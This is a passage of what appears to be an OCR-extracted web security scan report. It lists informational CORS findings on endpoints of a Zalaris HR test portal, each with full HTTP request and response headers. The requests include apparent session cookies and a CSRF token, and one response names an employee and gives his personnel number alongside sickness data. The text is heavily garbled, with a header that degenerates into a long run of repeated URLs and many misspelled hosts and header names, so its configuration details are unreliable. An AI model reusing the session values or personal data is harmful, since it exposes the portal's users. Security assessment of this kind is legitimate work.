content-length: 846 dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods: *
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://aib.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://t.sqlaris.com/443 https://cdn.syndication.insignis.azuirs.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/ht
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
```

west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

("modelDataSicknessESSData":[8,"NAME","PERNR","PERIOD","MONTH","PERCENTAGE","RE\_CALC\_DAYS","WDAYS","YEAR\_MON","Jostein Hansen","00034448",8,"AUG",0,"0 "22.00 ","202108","Jostein Hansen","00034448",9

..[SNIP]...

# 10.45. https://testportal.zalaris.com/neptune/zmfp dash ess time reg

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_dash\_ess\_time\_reg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_dash\_ess\_time\_reg?ajax\_id=GET\_TIME\_REGISTRATION&ajax\_applid=ZMFP\_DASH\_ESS\_TIME\_REG&sap-client=650&dxp=21100006&field\_id=00061 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771446092

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL K-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.68b725773a1e41f2

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-68b725773a1e41f2-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:05:02 GMT Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 content-length: 509

dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: \*

access-control-allow-methods: access-control-allow-headers:

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com

https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

"modelcalTimeRegESSData":[2,"Date","Type","2022/07/02","NonWorking","2022/07/03","NonWorking","2022/07/09","NonWorking","2022/07/10","NonWorking","2022/07/09","NonWorking /07/16","NonWorking","2022/07/17","NonWorking","

...[SNIP]...

# 10.46. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_travel\_paid

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_travel\_paid

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_dash\_ess\_travel\_paid?ajax\_id=GET\_TRAVEL\_PAID\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_TRAVEL\_PAID&sap-client=650&dxp=21100006& field id=00046 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771588215 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.ad9c4e4652de405c Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-ad9c4e4652de405c-01 Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:07:02 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 159 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin:

access-control-allow-methods: ' access-control-allow-headers:

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeltravelPaidTableData":

(11,"TRAVEL TYPE","START DATE","END DATE","START TIME","END TIME","REASON","COUNTRY","DESTINATION","AMOUNT","CURRENCY","PAY DATE")

# 10.47. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_trvl\_process

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_trvl\_process

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_dash\_ess\_trvl\_process?ajax\_id=GET\_TRAVEL\_PROC\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_TRVL\_PROCESS&sap-client=650&dxp=21100006&

field\_id=00031 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771688525

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-ld: |e86c367ed87c412ba8ead36d6d910d01.c9f9b8ff8ac04780

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c9f9b8ff8ac04780-01

Origin: https://testportal.zalaris.com Dnt· 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:08:20 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 215 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods: \*

access-control-allow-headers: ' cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://signicat.com/ https://signica https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeltabTrvlExpProcESSData"

[16,"USER\_ID","TRAVEL\_TYPE","REINR","BEGDA","BEGDA\_TIME","ENDDA\_TIME","REASON","DESTINATION","AMOUNT","CURRENCY","STATUS","APPROVER\_B OOL","APPROVER","APPROVED\_BOO

..[SNIP]...

# 10.48. https://testportal.zalaris.com/neptune/zmfp ess payslip

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host: Path: /neptune/zmfp\_ess\_payslip

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_ess\_payslip?ajax\_id=GET\_MONTHS&ajax\_applid=ZMFP\_ESS\_PAYSLIP&sap-client=650&dxp=21100006&field\_id=00198 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771446092

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.63e91d6440394973 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-63e91d6440394973-01

Origin: https://testportal.zalaris.com Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:04:35 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 40 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: \* cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://iboost.aduewebsites.nev https://accounts.ondeniand.com/https://saccounts.ondeniand.condeniand.com/https://saccounts.ondeniand.com/https://saccounts.on https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com https://www.zalaris.com/https://alaris.com/https://syndication.twitter.com/https://syndication https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloselMonthsData":[2,"Key","Text"]}

## 10.49. https://testportal.zalaris.com/neptune/zmfp home screen

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_home\_screen

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_home\_screen?ajax\_id=TIME\_KPl&ajax\_applid=ZMFP\_HOME\_SCREEN&sap-client=650&dxp=21100006&field\_id=00186 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZq; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771512560

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.ad9ab20d421f4113

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-ad9ab20d421f4113-01

Origin: https://testportal.zalaris.com

Dnť: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:06:27 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

```
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 193
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.eu:443 https://sapsf.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
